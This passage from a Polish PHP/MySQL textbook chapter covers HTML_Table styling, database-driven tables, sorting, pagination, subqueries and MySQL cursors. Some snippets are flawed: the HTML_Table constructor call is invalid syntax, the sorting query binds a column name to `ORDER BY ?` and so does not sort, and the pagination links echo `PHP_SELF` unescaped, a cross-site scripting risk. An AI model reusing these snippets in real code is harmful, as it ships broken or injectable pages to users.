Można przypuszczać, że będziemy wykorzystywać CSS do określania sposobu prezentacji tabel generowanych przy użyciu pakietu `HTML_Table`. Na szczęście pakiet ten zapewnia niezbędne możliwości — pozwala na określanie atrybutów tabeli, jej nagłówka, wierszy oraz konkretnych komórek. Atrybuty dotyczące całej tabeli podaje się w wywołaniu konstruktora `HTML_Table()`; natomiast atrybuty wierszy (także nagłówka tabeli) oraz komórek można podawać przy użyciu metod `setRowAttributes()` oraz `setCellAttributes()`. W każdym z tych przypadków przekazywana jest asocjacyjna tablica atrybutów. Załóżmy na przykład, że chcemy przypisać całej tabeli identyfikator o wartości `salesdata`. W takim przypadku obiekt tabeli należałoby utworzyć w następujący sposób:

```
$table = new HTML_Table("id"=>"salesdata");
```

W następnym punkcie rozdziału, „Tworzenie czytelniejszych wierszy", Czytelnik dowie się, jak korzystać z tych możliwości, by jeszcze bardziej poprawić sposób prezentacji naszej przykładowej tabeli.

Tworzenie czytelniejszych wierszy

Choć informacje przedstawione na rysunku 35.1 można przeanalizować bez najmniejszych problemów, to jednak przeglądanie dużej ilości danych sformatowanych w taki sposób szybko może się stać męczące. Aby nieco ułatwić życie użytkownikom, projektanci często używają dwóch naprzemiennie zmienianych kolorów, co umożliwia wizualne odróżnienie od siebie kolejnych wierszy tabeli. Możliwości pakietu `HTML_Table` sprawiają, że stworzenie takiego rozwiązania jest banalnie proste. Na przykład do strony generowanej przez skrypt możemy dołączyć następujący arkusz stylów:

```
td.alt {
    background: #CCCC99;
}
```

Teraz wystarczy dodać następujący wiersz kodu bezpośrednio poniżej zagnieżdżonych pętli `for` na listingu 35.1:

```
$table->altRowAttributes(1, null, array("class"=>"alt"));
```

Wykonanie tak zmodyfikowanego skryptu pozwoli uzyskać wyniki przedstawione na rysunku 35.2.

ID zamówienia	ID klienta	Data zamówienia	Wartość towarów	Koszty przesyłki	Wartość sumaryczna
12309	45633	2010-12-19 01:13:42	22.04 zł	5.67 zł	27.71 zł
12310	942	2010-12-19 01:15:12	11.50 zł	3.40 zł	14.90 zł
12311	7879	2010-12-19 01:15:22	95.99 zł	15.00 zł	110.99 zł
12312	55521	2010-12-19 01:30:45	10.75 zł	3.00 zł	13.75 zł

Rysunek 35.2. *Zmiana stylu kolejnych wierszy w tabeli generowanej przy użyciu pakietu HTML_Table*

Generowanie tabel na podstawie informacji z bazy danych

Choć stosowanie tablic jako źródła danych dla generowanych tabel może być dobrym rozwiązaniem w przykładach prezentujących podstawowe możliwości pakietu `HTML_Table`, to jednak najprawdopodobniej informacje te będą docelowo pochodzić z bazy danych. A zatem wykorzystajmy poprzedni przykład, by napisać nowy skrypt, w którym informacje używane do wygenerowania tabeli będą pobierane z bazy danych MySQL.

Ogólny proces generowania takiej tabeli nie różni się szczególnie od tego przedstawionego na listingu 35.1, jednak tym razem nie będziemy operowali na tablicy, lecz na zbiorze wyników pobranych z bazy. Kod nowej wersji przykładu został przedstawiony na listingu 35.2:

Listing 35.2. *Wyświetlanie informacji pobranych z bazy w formacie tabelarycznym*

```
<?php
    // Dołączenie pakietu HTML_Table
    require_once "HTML/Table.php";

    // Nawiązanie połączenia z bazą danych
    $mysqli = new mysqli("localhost", "internauta", "tajne", "corporate");

    // Utworzenie tablicy atrybutów
    $attributes = array('border' => '1');

    // Utworzenie obiektu tabeli
    $table = new HTML_Table($attributes);

    // Określenie nagłówków
    $table->setHeaderContents(0, 0, "ID zamówienia");
    $table->setHeaderContents(0, 1, "ID klienta");
    $table->setHeaderContents(0, 2, "Data zamówienia");
    $table->setHeaderContents(0, 3, "Wartość towarów");
    $table->setHeaderContents(0, 4, "Koszty przesyłki");
    $table->setHeaderContents(0, 5, "Wartość sumaryczna");

    // Utworzenie i wykonanie zapytania
    $query = "SELECT id AS `Order ID`, client_id AS `Client ID`,
              order_time AS `Order Time`,
```

```
            CONCAT(sub_total, ' zł') AS `Sub Total`,
            CONCAT(shipping_cost, ' zł') AS `Shipping Cost`,
            CONCAT(total_cost, ' zł') AS `Total Cost`
            FROM sales ORDER BY id";

    $stmt = $mysqli->prepare($query);

    $stmt->execute();

    $stmt->bind_result($orderID, $clientID, $time, $subtotal, $shipping, $total);

    // Zaczynamy od wiersza nr 1, aby nie nadpisać nagłówka tabeli
    $rownum = 1;

    // Sformatowanie każdego wiersza
    while ($stmt->fetch()) {

        $table->setCellContents($rownum, 0, $orderID);
        $table->setCellContents($rownum, 1, $clientID);
        $table->setCellContents($rownum, 2, $time);
        $table->setCellContents($rownum, 3, $subtotal);
        $table->setCellContents($rownum, 4, $shipping);
        $table->setCellContents($rownum, 5, $total);
        $rownum++;
    }

    // Wyświetlenie tabeli
    echo $table->toHTML();

    // Zamknięcie połączenia z bazą
    $mysqli->close();

?>
```

Wyniki zwrócone przez ten skrypt będą dokładnie takie same jak te przedstawione na rysunku 35.1.

Sortowanie wyników

Podczas wyświetlania wyników zwracanych przez zapytania warto je uporządkować według kryterium określonego przez użytkownika. Gdyby na przykład użytkownik chciał wyświetlić listę wszystkich produktów zapisanych w tabeli `products`, to zastosowanie sortowania w kolejności alfabetycznej zapewne by wystarczyło. Jednak inni użytkownicy mogliby woleć, by wyniki były sortowane według jakiegoś innego kryterium, na przykład według ceny. Mechanizmy tego typu często implementuje się, umieszczając odpowiednie łącza w nagłówkach zestawień danych, na przykład w nagłówkach tabeli z poprzednich przykładów. Kliknięcie któregokolwiek z takich łączy spowoduje posortowanie wyników na podstawie wartości wybranej kolumny.

W celu sortowania danych konieczne będzie stworzenie mechanizmu, który pozwoli posortować pobierane z bazy informacje według wybranej kolumny. Standardowym rozwiązaniem jest umieszczenie łączy w nagłówkach kolumn tabeli. Oto przykład pokazujący, jaką postać mogłoby mieć takie łącze:

```
$orderID = "<a href='".$_SERVER['PHP_SELF']."?sort=id'>ID zamówienia</a>";
$table->setHeaderContents(0, 0, $orderID);
```

Na podstawie tego wzorca można określić, że łącze wygenerowane w nagłówku kolumny `ID zamówienia` będzie mieć następującą postać:

```
<a href='viewsales.php?sort=id'>ID zamówienia</a>
```

Kolejną czynnością będzie zmiana zapytania, by pozwalało ono na modyfikację stosowanej klauzuli `ORDER BY`. A zatem pobierzmy parametr przesyłany metodą `GET` i przekażmy do zapytania przedstawionego w poprzednim podrozdziale:

```
$sort = (isset($_GET['sort'])) ? $_GET['sort'] : "id";
$query = "SELECT id AS `Order ID`, client_id AS `Client ID`,
          order_time AS `Order Time`,
          CONCAT(sub_total, ' zł') AS `Sub Total`,
          CONCAT(shipping_cost, ' zł') AS `Shipping Cost`,
          CONCAT(total_cost, ' zł') AS `Total Cost`
          FROM sales ORDER BY ? ASC";

$stmt->bind_param("s", $sort);
```

Jeśli w adresie URL skryptu został przekazany parametr `sort`, to jego wartość zostanie użyta jako kryterium sortowania; w przeciwnym razie zostanie zastosowana domyślna wartość `id`. Niezwykle ważne jest to, by upewnić się, czy `$_GET['sort']` faktycznie zawiera nazwę jednej z kolumn. Jednym z rozwiązań, które na to pozwalają, jest poprzedzenie zapytania fragmentem kodu sprawdzającego poprawność przekazanej wartości, takim jak ten przedstawiony poniżej:

```
$columns = array('id','order_time','sub_total','shipping_cost','total_cost');

if (in_array($sort, $columns)) {
    // Można wykonać zapytanie
}
```

Podczas pierwszego wykonania skryptu wyniki zawsze będą posortowane według kolumny `id`. Przykładowe wyniki generowane przez nową wersję skryptu zostały przedstawione na rysunku 35.3.

ID zamówienia	ID klienta	Data zamówienia	Wartość towarów	Koszty przesyłki	Wartość sumaryczna
12309	45633	2010-12-19 01:13:42	22.04 zł	5.67 zł	27.71 zł
12310	942	2010-12-19 01:15:12	11.50 zł	3.40 zł	14.90 zł
12311	7879	2010-12-19 01:15:22	95.99 zł	15.00 zł	110.99 zł
12312	55521	2010-12-19 01:30:45	10.75 zł	3.00 zł	13.75 zł

Rysunek 35.3. *Tabele sprzedaży posortowane w domyślny sposób — na podstawie pola id zamówienia*

Kliknięcie nagłówka `ID klienta` spowoduje jednak ponowne posortowanie wyników. W tym przypadku ich wygląd został przedstawiony na rysunku 35.4.

ID zamówienia	ID klienta	Data zamówienia	Wartość towarów	Koszty przesyłki	Wartość sumaryczna
12310	942	2010-12-19 01:15:12	11.50 zł	3.40 zł	14.90 zł
12311	7879	2010-12-19 01:15:22	95.99 zł	15.00 zł	110.99 zł
12309	45633	2010-12-19 01:13:42	22.04 zł	5.67 zł	27.71 zł
12312	55521	2010-12-19 01:30:45	10.75 zł	3.00 zł	13.75 zł

Rysunek 35.4. *Tabela sprzedaży posortowana na podstawie identyfikatora klienta*

Podział wyników na strony

Dzielenie dużych zbiorów wyników na części i prezentowanie ich na osobnych stronach stało się rozwiązaniem, które jest powszechnie stosowane w katalogach sklepów internetowych oraz mechanizmach wyszukiwawczych.

Jest ono bardzo wygodne i to nie tylko dlatego, że poprawia czytelność wyników, lecz także ze względu na możliwości optymalizacji czasu pobierania strony. Być może Czytelnika zaskoczy fakt, że dodanie takiego rozwiązania do aplikacji jest bardzo prostym zadaniem. W tym podrozdziale opisałem, jak można to zrobić.

Mechanizm podziału wyników na strony bazuje na wykorzystaniu klauzuli `LIMIT`. Określa ona zarówno miejsce, od jakiego zacznie się zwracanie wyników zapytania, jak również liczbę wierszy, jakie znajdą się w jego wynikach. Oto ogólna składnia tej klauzuli:

```
LIMIT [przesuniecie,] liczba_wierszy
```

Aby na przykład ograniczyć liczbę zwracanych rekordów do pierwszych pięciu, należałoby użyć następującego zapytania:

```
SELECT name, price FROM products ORDER BY name ASC LIMIT 5;
```

Działa ono zupełnie tak samo jak poniższe zapytanie:

```
SELECT name, price FROM products ORDER BY name ASC LIMIT 0,5;
```

Aby jednak wyświetlić kolejnych pięć wierszy, zaczynając od piątego, należy nieco zmienić zapytanie:

```
SELECT name, price FROM products ORDER BY name ASC LIMIT 5,5;
```

Dzięki temu, że mechanizm ograniczania zwracanego zbioru wyników jest bardzo wygodny, do zaimplementowania naszego rozwiązania dzielącego całość wyników na strony będziemy potrzebowali jedynie trzech zmiennych:

- **Liczby rekordów wyświetlanych na stronie**: ta wielkość zależy wyłącznie od nas. Równie dobrze bez najmniejszych problemów można by zaoferować użytkownikowi możliwość samodzielnego określania liczby wierszy prezentowanych na stronie. Wartość ta będzie następnie przekazywana jako parametr *`liczba_wierszy`* klauzuli `LIMIT`.
- **Przesunięcia pierwszego z wyświetlanych rekordów do początku zbioru wyników**: ta wartość zależy od aktualnie wyświetlonej strony. Jest ona przekazywana w adresie URL strony, dzięki czemu łatwo można ją odczytać i użyć jako parametru *`przesuniecie`* klauzuli `LIMIT`. Przykład zamieszczony poniżej pokazuje, w jaki sposób można wyliczać tę wartość.
- **Sumarycznej liczby rekordów w zbiorze wyników**: ta wartość jest niezbędna, gdyż pozwala określić, czy na stronie należy wyświetlać link do kolejnej grupy wyników.

Co ciekawe, zmiany, jakie należy wprowadzić w kodzie do obsługi bazy danych, są minimalne. Ponieważ całe to rozwiązanie może przysparzać niektórym pewnych problemów, zatem użyty kod został najpierw szczegółowo wyjaśniony wiersz po wierszu, a dopiero potem zamieściłem pełny listing skryptu (patrz listing 35.4). W pierwszej kolejności nawiązywane jest połączenie z bazą danych oraz podawana liczba rekordów wyświetlanych na jednej stronie:

```
<?php
    $mysqli = new mysqli("localhost", "internauta", "tajne", "corporate");
    $pagesize = 4;
```

Następnie skrypt sprawdza, czy została określona wartość zmiennej `$_GET['recordstart']`, przekazywana w adresie URL. Parametr ten określa przesunięcie początku zwracanego zbioru wyników. Jeśli w adresie URL został podany parametr `recordset`, to jego wartość jest zapisywana w zmiennej `$recordset`. W przeciwnym razie zmiennej tej przypisywana jest wartość `0`. Do określania wartości zmiennej `$recordset` jest używany operator trójargumentowy.

```
$recordstart = (int) $_GET['recordstart'];
$recordstart = (isset($_GET['recordstart'])) ? $recordstart : 0;
```

W kolejnej części skryptu wykonywane jest zapytanie, a uzyskane wyniki zostają wyświetlone przy użyciu metody `tabular_output()`, przedstawionej w ostatniej części rozdziału. Warto zwrócić uwagę, że przesunięcie zbioru wynikowego zostaje określone na podstawie wartości zmiennej `$recordstart`, a liczba pobieranych rekordów — na podstawie wartości zmiennej `$pagesize`:

```
$stmt = $mysqli->prepare("SELECT id AS `Order ID`, client_id AS `Client ID`,
          order_time AS `Order Time`,
          CONCAT('$', sub_total) AS `Sub Total`,
          CONCAT('$', shipping_cost) AS `Shipping Cost`,
          CONCAT('$', total_cost) AS `Total Cost`
          FROM sales ORDER BY id LIMIT ?, ?");

$stmt->bind_param("ii", $recordstart, $pagesize);
```

W kolejnym fragmencie kodu skrypt określa całkowitą liczbę dostępnych wierszy. Informację tę można uzyskać, usuwając klauzulę `LIMIT` z powyższego zapytania. Aby jednak zoptymalizować zapytanie, skrypt nie pobiera pełnej listy wyników, lecz jedynie ich liczbę, określaną przy użyciu funkcji `count()`:

```
$result = $mysqli->query("SELECT count(client_id) AS count FROM sales");
list($totalrows) = $result->fetch_row();
```

Ostatnia część skryptu odpowiada za wygenerowanie łączy do poruszania się pomiędzy stronami. Łącze do poprzedniej strony jest tworzone wyłącznie wtedy, gdy wielkość przesunięcia początku zbioru wyników jest większa od zera. Łącze do następnej strony powinno być generowane, tylko jeśli zostały jeszcze jakieś rekordy do wyświetlenia, czyli gdy wartość wyrażenia `$recordstart + $pagesize` jest mniejsza od wartości zmiennej `$totalrows`.

```
// Utworzenia łącza 'Poprzednia strona'
if ($recordstart > 0) {
    $prev = $recordstart - $pagesize;
    $url = $_SERVER['PHP_SELF']."?recordstart=$prev";
    printf("<a href='%s'>Poprzednia strona</a>", $url);
}

// Utworzenie łącza 'Następna strona'
if ($totalrows > ($recordstart + $pagesize)) {
    $next = $recordstart + $pagesize;
    $url = $_SERVER['PHP_SELF']."?recordstart=$next";
    printf("<a href='%s'>Następna strona</a>", $url);
}
```

Wyniki wygenerowane przez ten skrypt zostały przedstawione na rysunku 35.5.

ID zamówienia	ID klienta	Data zamówienia	Wartość towarów	Koszty przesyłki	Wartość sumaryczna
12310	942	2010-12-19 01:15:12	11.50 zł	3.40 zł	14.90 zł
12311	7879	2010-12-19 01:15:22	95.99 zł	15.00 zł	110.99 zł
12309	45633	2010-12-19 01:13:42	22.04 zł	5.67 zł	27.71 zł
12312	55521	2010-12-19 01:30:45	10.75 zł	3.00 zł	13.75 zł

Poprzednia strona Następna strona

Rysunek 35.5. *Prezentacja wyników z podziałem na strony*

Wyświetlanie numerów stron

Jeśli wyniki muszą być wyświetlane na kilku stronach, to może się zdarzyć, że użytkownik nie będzie chciał przechodzić pomiędzy nimi kolejno, lecz przeskakiwać bezpośrednio na wybraną z nich. Na przykład ze strony pierwszej można by przeskoczyć na trzecią, następnie na szóstą, by w końcu powrócić na pierwszą. Podobnie jak w poprzednim przykładzie, także i teraz skrypt powinien w pierwszej kolejności określić liczbę wszystkich stron wyników i zapisać ją w zmiennej `$totalpages`. Liczbę stron można określić, dzieląc całkowitą

liczbę rekordów przez liczbę rekordów prezentowanych na jednej stronie i zaokrąglając uzyskany wynik w górę przy użyciu funkcji `ceil()`:

```
$totalpages = ceil($totalrows / $pagesize);
```

Kolejną wykonywaną czynnością jest określenie numeru aktualnej strony i zapisanie go w zmiennej `$currentpage`. Numer ten można określić, dzieląc aktualne przesunięcie zbioru wyników (`$recordstart`) przez liczbę rekordów prezentowanych na jednej stronie (`$pagesize`) i powiększając uzyskany wynik o `1` (ze względu na to, że numeracja wierszy w klauzuli `LIMIT` rozpoczyna się od zera):

```
$currentpage = ($recordstart / $pagesize ) + 1;
```

Następnie tworzona jest funkcja o nazwie `pageLinks()`, do której należy przekazywać następujące parametry:

- `$totalpages`: całkowita liczba stron wyników zapisana w zmiennej `$totalpages`;
- `$currentpage`: numer bieżącej strony zapisany w zmiennej `$currentpage`;
- `$pagesize`: liczba rekordów prezentowanych na jednej stronie zapisana w zmiennej `$pagesize`;
- `$parametr`: nazwa parametru używanego do przekazywania w adresie URL bieżącego przesunięcia zbioru wyników. Do tej pory używaliśmy w tym celu parametru `recordstart`, więc w tym przykładzie także go zastosujemy.

Poniżej przedstawiłem kod funkcji `pageLinks()`:

```
function pageLinks($totalpages, $currentpage, $pagesize, $parameter) {

    // Zaczynamy od strony numer 1
    $page = 1;

    // Zaczynamy od rekordu numer 0
    $recordstart = 0;

    // Inicjalizacja zmiennej $pageLinks
    $pageLinks = "";
    while ($page <= $totalpages) {
        // Utworzenie łącza, jeśli bieżąca strona ma inny numer niż wyznaczony
        if ($page != $currentpage) {
             $pageLinks .= "<a href=\"".$_SERVER['PHP_SELF']."
                           ?$parameter=$recordstart\">$page</a> ";
        // Jeśli to bieżąca strona, to łącze nie jest generowane
        } else {
            $pageLinks .= "$page ";
        }

        // Przechodzimy do kolejnego miejsca podziału stron
        $recordstart += $pagesize;
        $page++;
    }
    return $pageLinks;
}
```

Funkcję tę należy wywoływać w następujący sposób:

```
echo "Strony: ".
pageLinks($totalpages, $currentpage, $pagesize, "recordstart");
```

Wygląd listy generowanej przez tę wersję naszego przykładowego skryptu, wraz z kilkoma innymi komponentami przedstawionymi w dalszej części rozdziału, można zobaczyć na rysunku 35.6.

ID zamówienia	ID klienta	Data zamówienia	Wartość towarów	Koszty przesyłki	Wartość sumaryczna
12310	942	2010-12-19 01:15:12	11.50 zł	3.40 zł	14.90 zł
12311	7879	2010-12-19 01:15:22	95.99 zł	15.00 zł	110.99 zł
12309	45633	2010-12-19 01:13:42	22.04 zł	5.67 zł	27.71 zł
12312	55521	2010-12-19 01:30:45	10.75 zł	3.00 zł	13.75 zł

Poprzednia strona Następna strona
Strony: 1 2

Rysunek 35.6. *Generowanie numerowanej listy stron z wynikami*

Pobieranie danych z wielu tabel przy użyciu podzapytań

Zagadnieniem mającym kluczowe znaczenie dla napisania i skutecznego działania aplikacji korzystającej z bazy danych jest stworzenie prawidłowo znormalizowanych tabel. Oczywiście, dodatkowy poziom wydajności pociąga za sobą także większą złożoność — i to nie tylko związaną z koniecznością bardziej rygorystycznego podchodzenia do struktury bazy danych, która musi spełniać wymogi narzucane przez kolejne postacie normalne, lecz także z koniecznością tworzenia zapytań potrafiących przeszukiwać dane przechowywane w wielu różnych tabelach (które są ze sobą kojarzone przy użyciu tak zwanych *złączeń*; ang. *join*).

Jednak istnieje także inne rozwiązanie, które również zapewnia możliwość przeszukiwania i pobierania danych z wielu tabel, a jednocześnie wykorzystuje do tego składnię, która jest znacznie łatwiejsza od tej używanej do tworzenia złączeń. Rozwiązaniem tym są *podzapytania* (ang. *subquiery*). W tym podrozdziale Czytelnik znajdzie wprowadzenie do zagadnień związanych z podzapytaniami i przekona się, w jaki sposób pomagają one wyeliminować długie i trudne złączenia podczas tworzenia zapytań operujących na wielu tabelach. Trzeba przy tym pamiętać, że zamieszczone tu informacje nie są wyczerpującą prezentacją zagadnień związanych ze stosowaniem podzapytań w bazach danych MySQL. Znacznie więcej można się dowiedzieć z dokumentacji serwera.

Najprościej rzecz ujmując, podzapytanie jest poleceniem `SELECT` umieszczonym wewnątrz innego polecenia SQL. Załóżmy, że chcemy stworzyć witrynę, która pomagałaby osobom dojeżdżającym do pracy brać pasażerów lub zorganizować sobie transport, prezentując osoby mieszkające w tym samym miejscu (określanym na podstawie kodu pocztowego). Poniżej został przedstawiony fragment tabeli `members`, zawierającej listę osób zainteresowanych wspólnym dojeżdżaniem do pracy:

```
+-----+------------+-----------+--------------+-------+--------+
| id  | first_name | last_name | city         | state | zip    |
+-----+------------+-----------+--------------+-------+--------+
| 1   | Jasiek     | Kowalski  | Katowice     | ŚL    | 40-001 |
| 2   | Maciek     | Wilk      | Limanowa     | PK    | 34-600 |
| 3   | Szymon     | Baciak    | Katowice     | ŚL    | 40-001 |
| 4   | Julia      | Szewczyk  | Katowice     | ŚL    | 40-001 |
+-----+------------+-----------+--------------+-------+--------+
```

Realizacja takiego rozwiązania bez użycia podzapytań wymagałaby wykorzystania dwóch zapytań lub złożonego zapytania zawierającego tak zwane samozłączenie (ang. *self-join*). W celach demonstracyjnych zostało tu przedstawione rozwiązanie wykorzystujące dwa zapytania. W pierwszej kolejności należałoby pobrać kod pocztowy wybranego użytkownika:

```
$zip = SELECT zip FROM members WHERE id=1
```

a następnie przekazać go do drugiego zapytania:

```
SELECT id, first_name, last_name FROM members WHERE zip='$zip'
```

Podzapytania pozwalają połączyć oba te polecenia SELECT w jedno. Poniższe zapytanie pokazuje, w jaki sposób można pobrać wszystkie osoby, które mają ten sam kod pocztowy co Jasiek Kowalski:

```
SELECT id, first_name, last_name FROM members
    WHERE zip = (SELECT zip FROM members WHERE id=1);
```

Wykonanie tego zapytania zwróci następujące wyniki:

```
+-----+------------+-----------+
| id  | first_name | last_name |
+-----+------------+-----------+
| 1   | Jasiek     | Kowalski  |
| 3   | Szymon     | Baciak    |
| 4   | Julia      | Szewczyk  |
+-----+------------+-----------+
```

Porównywanie przy użyciu podzapytań

Podzapytań można także z powodzeniem używać do porównywania informacji przechowywanych w bazie danych. Załóżmy na przykład, że do tabeli members dodaliśmy nową kolumnę daily_mileage, zawierającą informacje o dystansie pokonywanym dziennie przez każdą z osób. Chcemy, by wszyscy uzupełnili tę informację w swoich profilach, gdyż będą one wykorzystywane w celach badawczych. Interesuje nas, kto przejeżdża dziennie więcej, niż wynosi średni dystans pokonywany przez wszystkie zarejestrowane osoby. Informacje te możemy uzyskać, używając następującego zapytania:

```
SELECT first_name, last_name FROM members WHERE
    daily_mileage > (SELECT AVG(daily_mileage) FROM members);
```

Podczas stosowania podzapytań można używać dowolnych operatorów porównania oraz funkcji agregujących dostępnych w bazach MySQL.

Stosowanie podzapytań do sprawdzania istnienia danych

Rozwijając nieco przedstawiony wcześniej przykład, załóżmy, że chcemy także gromadzić informacje o pojazdach, jakimi dysponują poszczególne osoby (na przykład motocykl, van, samochód czterodrzwiowy). Ponieważ niektóre osoby mogą posiadać więcej niż jeden pojazd, zatem zgromadzenie tych informacji wymaga zastosowania dwóch dodatkowych tabel. Pierwsza z nich, vehicles, zawiera listę pojazdów wraz z ich opisami oraz informacjami o typie:

```
CREATE TABLE vehicles (
    id INT UNSIGNED NOT NULL AUTO_INCREMENT,
    name VARCHAR(25) NOT NULL,
    description VARCHAR(100),
    PRIMARY KEY(id));
```

Druga tabela, member_to_vehicle, kojarzy identyfikatory osób z identyfikatorami pojazdów:

```
CREATE TABLE member_to_vehicle (
    member_id INT UNSIGNED NOT NULL,
    vehicle_id INT UNSIGNED NOT NULL,
    PRIMARY KEY(member_id, vehicle_id));
```

Trzeba pamiętać, że cała idea naszego rozwiązania polega także na tym, by osoby, które nie mają samochodu, miały możliwość zorganizowania sobie transportu do miejsca pracy w zamian za zwrot części kosztów transportu. Z tego powodu w tabeli member_to_vehicle nie pojawią się identyfikatory wszystkich

zarejestrowanych osób. Poniżej została przedstawiona zawartość tej tabeli, dostosowana do przykładowej zawartości tabeli members, przedstawionej na początku tego podrozdziału.

```
+-----------+------------+
| member_id | vehicle_id |
+-----------+------------+
| 1         | 1          |
| 1         | 2          |
| 3         | 4          |
| 4         | 4          |
| 4         | 2          |
| 1         | 3          |
+-----------+------------+
```

A teraz załóżmy, że chcemy sprawdzić, które z osób posiadają co najmniej jeden pojazd. Bardzo łatwo można to zrobić, używając podzapytania oraz klauzuli EXISTS:

```
SELECT DISTINCT first_name, last_name FROM members WHERE EXISTS
    (SELECT * from member_to_vehicle WHERE
        member_to_vehicle.member_id = members.id);
```

Wykonanie tego zapytania zwróci następujące wyniki:

```
+------------+-----------+
| first_name | last_name |
+------------+-----------+
| Jasiek     | Kowalski  |
| Szymon     | Baciak    |
| Julia      | Szewczyk  |
+------------+-----------+
```

Identyczne wyniki można uzyskać, używając klauzuli IN, pokazanej na poniższym przykładzie:

```
SELECT first_name, last_name FROM members
    WHERE id IN (SELECT member_id FROM member_to_vehicle);
```

Pielęgnacja baz danych przy użyciu podzapytań

Podzapytania nie są stosowane wyłącznie podczas pobierania danych. Można ich także używać do modyfikacji zawartości baz danych. Wyobraźmy sobie na przykład, że rozbudowaliśmy naszą usługę o możliwość rozliczania długich przejazdów. Konta użytkowników są zasilane niewielkimi sumami, zatem należy je aktualizować za każdym razem po zamówieniu nowego przejazdu. Można to zrobić w następujący sposób:

```
UPDATE members SET credit_balance =
    credit_balance - (SELECT cost FROM sales WHERE sales_id=54);
```

Stosowanie podzapytań w skryptach PHP

Wiele spośród zaawansowanych możliwości serwerów MySQL, które zostały przedstawione w poprzednich rozdziałach, można w bardzo prosty sposób stosować w skryptach PHP. Dotyczy to także podzapytań. Wystarczy je wykonać — dokładnie tak samo jak każde inne polecenie SQL. Na przykład poniższy skrypt pobiera listę wszystkich osób mających ten sam kod pocztowy co Jasiek Kowalski:

```
<?php
    $mysqli = new mysqli("localhost", "internauta", "tajne", "corporate");
    $stmt = $mysqli->prepare("SELECT id, first_name, last_name FROM members
                              WHERE zip = (SELECT zip FROM members WHERE id=?)");
```

```
    $stmt->bind_param("i", $memberId);

    $stmt->execute();

    // Przejrzenie wyników (realizowane w standardowy sposób)
?>
```

Przeglądanie wyników przy wykorzystaniu kursora

Zawsze, gdy otwieramy plik, używając funkcji `fopen()`, lub operujemy na tablicy danych, używamy tak zwanych *wskaźników* (ang. *pointer*). W pierwszym przypadku używany jest wskaźnik pliku (określający bieżące położenie w pliku), a w drugim — wskaźnik tablicy (używany do poruszania się i modyfikowania jej zawartości).

Większość baz danych udostępnia podobny mechanizm pozwalający przeglądać zbiory wyników. Jest to tak zwany *kursor* (ang. *cursor*). Kursor pozwala pobrać konkretny wiersz wyników i wykonywać na nim przeróżne operacje bez obawy, że zawartość innych wierszy zostanie w jakikolwiek sposób zmieniona. A do czego taki kursor mógłby nam się przydać? Załóżmy, że firma oferuje każdemu pracownikowi dodatki wakacyjne zależne od pensji oraz stawki prowizji. Jednak sposób wyliczania tych dodatków zależy od kilku czynników. Cały algorytm opisuje poniższa lista:

- Jeśli pensja jest większa od 60 000, a prowizja od 5%, to dodatek jest wyliczany według wzoru: pensja × prowizja.
- Jeśli pensja jest większa od 60 000, a prowizja nie większa niż 5%, to dodatek jest wyliczany według wzoru: pensja × 3%.
- We wszystkich innych przypadkach dodatek jest wyliczany według wzoru: pensja × 7%.

Już wkrótce Czytelnik będzie mógł się samemu przekonać, że dzięki zastosowaniu kursorów takie operacje można wykonywać w prosty sposób. Niektóre bazy danych, takie jak Oracle lub Microsoft SQL Server, udostępniają kursory już od dawna, MySQL dołączył do tej grupy wraz z wersją 5 serwera.

Podstawowe informacje o kursorach

Przed prezentacją sposobów tworzenia i stosowania kursorów w bazach danych MySQL warto poświęcić trochę czasu na poznanie podstawowych informacji na temat tego mechanizmu. Ogólnie rzecz biorąc, cykl istnienia kursora musi składać się z czterech przedstawionych poniżej etapów:

1. Deklaracja kursora przy użyciu polecenia `DECLARE`.
2. Otworzenie kursora przy użyciu polecenia `OPEN`.
3. Pobranie danych z kursora przy użyciu polecenia `FETCH`.
4. Zamknięcie kursora przy użyciu polecenia `CLOSE`.

Poza tym korzystając z kursorów, należy pamiętać o kilku dodatkowych zagadnieniach:

- **Obsługa po stronie serwera**: niektóre serwery baz danych udostępniają zarówno kursory obsługiwane po stronie serwera, jak i takie działające po stronie klienta. Ten pierwszy rodzaj kursorów jest obsługiwany bezpośrednio w bazie danych, natomiast drugi może zostać pobrany i kontrolowany przez aplikację zewnętrzną. MySQL udostępnia jedynie kursory obsługiwane po stronie serwera.
- **Przeznaczenie tylko do odczytu**: istnieją kursory do odczytu oraz do zapisu. Kursory tylko do odczytu pozwalają wyłącznie pobierać informacje z bazy danych, natomiast kursory do zapisu pozwalają na ich modyfikowanie. MySQL udostępnia kursory tylko do odczytu.
- **Wrażliwość**: kursory mogą być wrażliwe (ang. *asensitive*) lub niewrażliwe (ang. *insensitive*). Kursory wrażliwe prezentują faktyczne dane przechowywane w bazie, natomiast kursory niewrażliwe operują na tymczasowej kopii danych, utworzonej w momencie otwierania kursora. MySQL udostępnia jedynie kursory niewrażliwe.

- **Odczyt tylko w jednym kierunku — do przodu**: zaawansowane implementacje kursorów pozwalają na poruszanie się po zbiorze wyników w obu kierunkach — do przodu oraz do tyłu, przeskakiwanie w określone miejsce zbioru oraz wykonywanie wielu innych operacji związanych ze zmianą położenia w zbiorze wyników. Aktualnie serwer MySQL udostępnia wyłącznie kursory pozwalające na poruszanie się do przodu, a co więcej, za każdym razem można się przesunąć tylko o jeden rekord.

Tworzenie kursora

Zanim zaczniemy używać kursora, trzeba go utworzyć — zadeklarować. Służy do tego polecenie `DECLARE`, określające jego nazwę oraz dane, na jakich kursor będzie operować. Poniżej przedstawiłem jego prototyp:

```
DECLARE nazwa_kursora CURSOR FOR polecenie_select
```

Aby na przykład utworzyć kursor obliczający dodatki (opisany na początku tego podrozdziału), należałoby wykonać następujące polecenie:

```
DECLARE calc_bonus CURSOR FOR SELECT id, salary, commission FROM employees;
```

Po zadeklarowaniu kursora należy go otworzyć.

Otwieranie kursora

Choć zapytanie używane w kursorze jest podawane w jego deklaracji, to jednak jest ono wykonywane dopiero w momencie otworzenia kursora. Do otwierania kursorów służy polecenie `OPEN`:

```
OPEN nazwa_kursora
```

Na przykład poniższe polecenie pozwala otworzyć utworzony przed chwilą kursor `calc_bonus`:

```
OPEN calc_bonus;
```

Korzystanie z kursora

Aby móc w jakiś sposób skorzystać z informacji wskazywanych przez kursor, należy je najpierw pobrać. Do tego celu służy instrukcja `FETCH`. Oto jej prototyp:

```
FETCH nazwa_kursora INTO zmienna1 [, zmienna2...]
```

